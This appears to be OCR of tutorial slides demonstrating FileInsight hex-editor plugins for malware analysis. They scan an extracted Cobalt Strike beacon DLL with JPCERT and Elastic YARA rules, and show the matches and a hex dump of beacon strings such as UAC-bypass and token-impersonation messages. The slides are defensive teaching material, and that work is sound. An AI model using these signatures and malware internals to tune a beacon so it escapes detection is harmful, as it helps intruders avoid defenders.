New file 2*
apt_cobaltstrike.yar
rule APT_CobaltStrike_Beacon_Indicator {
meta:
description = "Detects CobaltStrike beacons"
author = "JPCERT"
reference = "https://github.com/JPCERTCC/aa-tools/blob/master/cobaltstrikescan.py"
date = "2018-11-09"
strings:
$v1 = { 73 70 72 6E 67 00 }
$v2 = { 69 69 69 69 69 69 69 69 }
condition:
uint16(0) == 0x5a4d and filesize < 300KB and all of them
}
rule HKTL_CobaltStrike_Beacon_Strings {
meta:
author = "Elastic"
description = "Identifies strings used in Cobalt Strike Beacon DLL"
reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
date = "2021-03-16"
strings:
$s1 = "%02d/%02d/%02d %02d:%02d:%02d"
$s2 = "Started service %s on %s"
$s3 = "%s as %s\\%s: %d"
condition:
2 of them
}
Opening a YARA rule file that can detect Cobalt Strike beacon
Navigation
Structures
Decode
Bookmarks
Output
Copied 199680 bytes from offset 0x3c to 0x30c3b to new tab 'New file 2'.
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 10
Col 80
Len 0
INS
5:09 PM
8/7/2021


FileInsight - apt_cobaltstrike.yar
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Regex extraction
Regex search
Replace
XOR hex search
XOR text search
YARA scan
Scan selected region (the whole file if not selected) with YARA.
McAfee
Navigation
New file 2
Entry Point
Sections
.text
.rdata
.data
.rsrc
.reloc
Imports 7 Libraries
KERNEL32.dll 124 Functions
ADVAPI32.dll 32 Functions
WININET.dll 10 Functions
WS2_32.dll 23 Functions
DNSAPI.dll 2 Functions
IPHLPAPI.DLL 2 Functions
Secur32.dll 3 Functions
Navigation
Structures
Decode
Bookmarks
969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
New file 2*
apt_cobaltstrike.yar
Extracted DLL file
Script is running, please wait...
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
5:09 PM
8/7/2021


FileInsight - apt_cobaltstrike.yar
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
New file 2
Entry Point VA 0x100167CD
Sections
.text Execute
.rdata
.data Write
.rsrc
.reloc
Imports 7 Libraries
KERNEL32.dll 124 Functions
ADVAPI32.dll 32 Functions
WININET.dll 10 Functions
WS2_32.dll 23 Functions
DNSAPI.dll 2 Functions
IPHLPAPI.DLL 2 Functions
Secur32.dll 3 Functions
Navigation
Structures
Decode
Bookmarks
969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
New file 2*
apt_cobaltstrike.yar
YARA scan
File to be scanned:
New file 2*
YARA rule file:
apt_cobaltstrike.yar
OK
Scanning the DLL file (New file 2) with the YARA rule file
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
5:09 PM
8/7/2021


FileInsight - YARA scan matches*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
Navigation
Structures
Decode
Bookmarks
Values
Bookmarks
Calculator
ew file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
New file 2*
apt_cobaltstrike.yar
YARA scan matches*
Scanned file: New file 2*
YARA rule file: apt_cobaltstrike.yar
Offset: 0x2a034 size: 6 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v1 matched: 7370726e6700 (hex)
Offset: 0x2e0e2 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e3 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e4 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e5 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e6 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e7 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e8 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0e9 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0ea size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0eb size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0ec size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0ed size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0ee size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0ef size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f0 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f1 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f2 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f3 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f4 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f5 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f6 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f7 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f8 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
Offset: 0x2e0f9 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
List of the strings matched with the YARA rules
Output
Scanned the whole file.
YARA scan matches are shown in the new "YARA scan macthes" tab.
Please use "Windows" tab -> "New Vertical Tab Group" to see YARA rule, matches, and file contents side by side.
Elapsed time (scan): 0.541000 (sec)
Added bookmarks to the search hits in New file 2*.
Elapsed time (bookmark): 0.114000 (sec)
Output
Scripting
INS
5:10 PM
8/7/2021

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

Values Bookmarks Calculator


ew file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode* | Emulation trace* | Memory dump 0* | Memory dump 1* | Memory dump 2* | Disassembly* | New file 2* | apt_cobaltstrike.yar | YARA scan matches*

```
Offset: 0x2e62b size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e62c size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e62d size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e62e size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e62f size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e630 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e631 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e632 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e633 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e634 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e635 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e636 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e637 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x2e638 size: 8 rule: APT_CobaltStrike_Beacon_Indicator tag:  identifier: $v2 matched: iiiiiiii
Offset: 0x29b7c size: 29 rule: HKTL_CobaltStrike_Beacon_Strings tag:  identifier: $s1 matched: %02d/%02d/%02d %02d:%02d:%02d
Offset: 0x29ba8 size: 29 rule: HKTL_CobaltStrike_Beacon_Strings tag:  identifier: $s1 matched: %02d/%02d/%02d %02d:%02d:%02d
Offset: 0x29748 size: 24 rule: HKTL_CobaltStrike_Beacon_Strings tag:  identifier: $s2 matched: Started service %s on %s
Offset: 0x29602 size: 15 rule: HKTL_CobaltStrike_Beacon_Strings tag:  identifier: $s3 matched: %s as %s\%s: %d
Offset: 0x2a070 size: 10 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s1 matched: %s (admin)
Offset: 0x2a170 size: 80 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s2 matched: 485454502f312e3120323030204f4b0d0a436f6e74656e742d547970653a206170706c6
Offset: 0x29b7c size: 29 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s3 matched: %02d/%02d/%02d %02d:%02d:%02d
Offset: 0x29ba8 size: 29 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s3 matched: %02d/%02d/%02d %02d:%02d:%02d
Offset: 0x29602 size: 15 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s4 matched: %s as %s\%s: %d
Offset: 0x29f98 size: 8 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s5 matched: %s&%s=%s
Offset: 0x2318c size: 8 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s6 matched: rijndael
Offset: 0x281bc size: 6 rule: HKTL_Win_CobaltStrike tag: Commodity identifier: $s7 matched: (null)
```

Output

```
Scanned the whole file.
YARA scan matches are shown in the new "YARA scan macthes" tab.
Please use "Windows" tab -> "New Vertical Tab Group" to see YARA rule, matches, and file contents side by side.
Elapsed time (scan): 0.541000 (sec)
Added bookmarks to the search hits in New file 2*.
Elapsed time (bookmark): 0.114000 (sec)
```

Output Scripting


FileInsight - YARA scan matches*
File
Home
Edit
Search
Plugins
Windows
Help
New Horizontal Tab Group
New Vertical Tab Group
Close
Close All But This
Close All
File Properties
Tabs
File
McAfee
Navigation
New file 2
Entry Point VA 0x100167CD
Sections
.text Execute
.rdata
.data Write
.rsrc
.reloc
Imports 7 Libraries
KERNEL32.dll 124 Functions
ADVAPI32.dll 32 Functions
WININET.dll 10 Functions
WS2_32.dll 23 Functions
DNSAPI.dll 2 Functions
IPHLPAPI.DLL 2 Functions
Secur32.dll 3 Functions
Navigation
Structures
Decode
Bookmarks
0x2318c HKTL_Win_CobaltStrike $s rijndael
0x281bc HKTL_Win_CobaltStrike $s (null)
0x29602 HKTL_CobaltStrike_Beacon %s as %s
0x29602 HKTL_Win_CobaltStrike $s %s as %s
0x29748 HKTL_CobaltStrike_Beacon Started
0x29b7c HKTL_CobaltStrike_Beacon %02d/%
0x29b7c HKTL_Win_CobaltStrike $s %02d/%0
0x29ba8 HKTL_CobaltStrike_Beacon %02d/%
0x29ba8 HKTL_Win_CobaltStrike $s %02d/%0
0x29f98 HKTL_Win_CobaltStrike $s %s%s=%s
0x2a034 APT_CobaltStrike_Beacon_ sprng
0x2a070 HKTL_Win_CobaltStrike $s %s (admi
0x2a170 HKTL_Win_CobaltStrike $s HTTP/1.1
Values
Bookmarks
Calculator
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
00029A80 65 61 74 65 20 73 65 72 76 69 63 65 3A 20 25 64 eate service: %d
00029A90 00 00 00 00 43 6F 75 6C 64 20 6E 6F 74 20 73 74 Could not st
00029AA0 61 72 74 20 73 65 72 76 69 63 65 3A 20 25 64 00 art service: %d
00029AB0 46 61 69 6C 65 64 20 74 6F 20 69 6D 70 65 72 73 Failed to impers
00029AC0 6F 6E 61 74 65 20 74 6F 6B 65 6E 3A 20 25 64 00 onate token: %d
00029AD0 46 61 69 6C 65 64 20 74 6F 20 67 65 74 20 74 6F Failed to get to
00029AE0 6B 65 6E 00 42 79 70 61 73 73 55 41 43 20 69 73 ken BypassUAC is
00029AF0 20 66 6F 72 20 57 69 6E 64 6F 77 73 20 37 20 61 for Windows 7 a
00029B00 6E 64 20 6C 61 74 65 72 00 00 00 00 59 6F 75 27 nd later You'
00029B10 72 65 20 61 6C 72 65 61 64 79 20 61 6E 20 61 64 re already an ad
00029B20 6D 69 6E 00 6D 79 2E 64 6C 6C 00 00 49 73 57 6F min my.dll IsWo
00029B30 77 36 34 50 72 6F 63 65 73 73 00 00 6B 65 72 6E w64Process kern
00029B40 65 6C 33 32 00 00 00 00 72 62 00 00 43 6F 75 6C el32 rb Coul
00029B50 64 20 6E 6F 74 20 6F 70 65 6E 20 27 25 73 27 00 d not open '%s'
00029B60 25 75 00 00 25 73 5C 25 73 00 00 00 2E 5C 2A 00 %u %s\%s .*
00029B7C 5C 2A 00 00 25 73 0A 00 44 09 30 09 25 30 32 64 * %s D 0 %02d
00029B80 2F 25 30 32 64 2F 25 30 32 64 20 25 30 32 64 3A /%02d/%02d %02d:
00029B98 25 30 32 64 3A 25 30 32 64 09 25 73 0A 00 00 00 %02d:%02d %s
00029BA0 46 09 25 49 36 34 64 09 25 30 32 64 2F 25 30 32 F %I64d %02d/%02
00029BB0 64 2F 25 30 32 64 20 25 30 32 64 3A 25 30 32 64 d/%02d %02d:%02d
00029BC0 3A 25 30 32 64 09 25 73 0A 00 00 00 57 6F 77 36 :%02d %s Wow6
00029BD0 34 44 69 73 61 62 6C 65 57 6F 77 36 34 46 73 52 4DisableWow64FsR
00029BE0 65 64 69 72 65 63 74 69 6F 6E 00 00 57 6F 77 36 edirection Wow6
00029BF0 34 52 65 76 65 72 74 57 6F 77 36 34 46 73 52 65 4RevertWow64FsRe
00029C00 64 69 72 65 63 74 69 6F 6E 00 00 00 63 6F 75 6C direction coul
00029C10 64 20 6E 6F 74 20 61 6C 6C 6F 63 61 74 65 20 25 d not allocate %
00029C20 64 20 62 79 74 65 73 20 69 6E 20 70 72 6F 63 65 d bytes in proce
00029C30 73 73 3A 20 25 64 00 00 63 6F 75 6C 64 20 6E 6F ss: %d could no
00029C40 74 20 77 72 69 74 65 20 74 6F 20 70 72 6F 63 65 t write to proce
YARA scan matches*
APT_CobaltStrike_Beacon_Indicator tag: identifier: $v2 matched: iiiiiiii
HKTL_CobaltStrike_Beacon_Strings tag: identifier: $s1 matched: %02d/%02d/%02d %02
HKTL_CobaltStrike_Beacon_Strings tag: identifier: $s1 matched: %02d/%02d/%02d %02
identifier: $s2 matched: Started service %s
identifier: $s3 matched: %s as %s\%s: %d
identifier: $s1 matched: %s (admin)
identifier: $s2 matched: 485454502f312e312032
identifier: $s3 matched: %02d/%02d/%02d %02d:
identifier: $s3 matched: %02d/%02d/%02d %02d:
identifier: $s4 matched: %s as %s\%s: %d
HKTL_Win_CobaltStrike tag: Commodity identifier: $s5 matched: %s&%s=%s
HKTL_Win_CobaltStrike tag: Commodity identifier: $s6 matched: rijndael
HKTL_Win_CobaltStrike tag: Commodity identifier: $s7 matched: (null)
The matched strings are bookmarked
Output
Scanned the whole file.
YARA scan matches are shown in the new "YARA scan macthes" tab.
Please use "Windows" tab -> "New Vertical Tab Group" to see YARA rule, matches, and file contents side by side.
Elapsed time (scan): 0.541000 (sec)
Added bookmarks to the search hits in New file 2*.
Elapsed time (bookmark): 0.114000 (sec)
Output
Scripting
Offset 29B7Ch (170876) Length 1Dh (29) OVR
5:11 PM
8/7/2021

Wrap-up

- FileInsight-plugins makes FileInsight hex editor super powerful! 💪
- Useful for surface analysis and manual deobfuscation in malware analysis
- If you like it, please try it! 😉

Thank you!

https://github.com/nmantani/FileInsight-plugins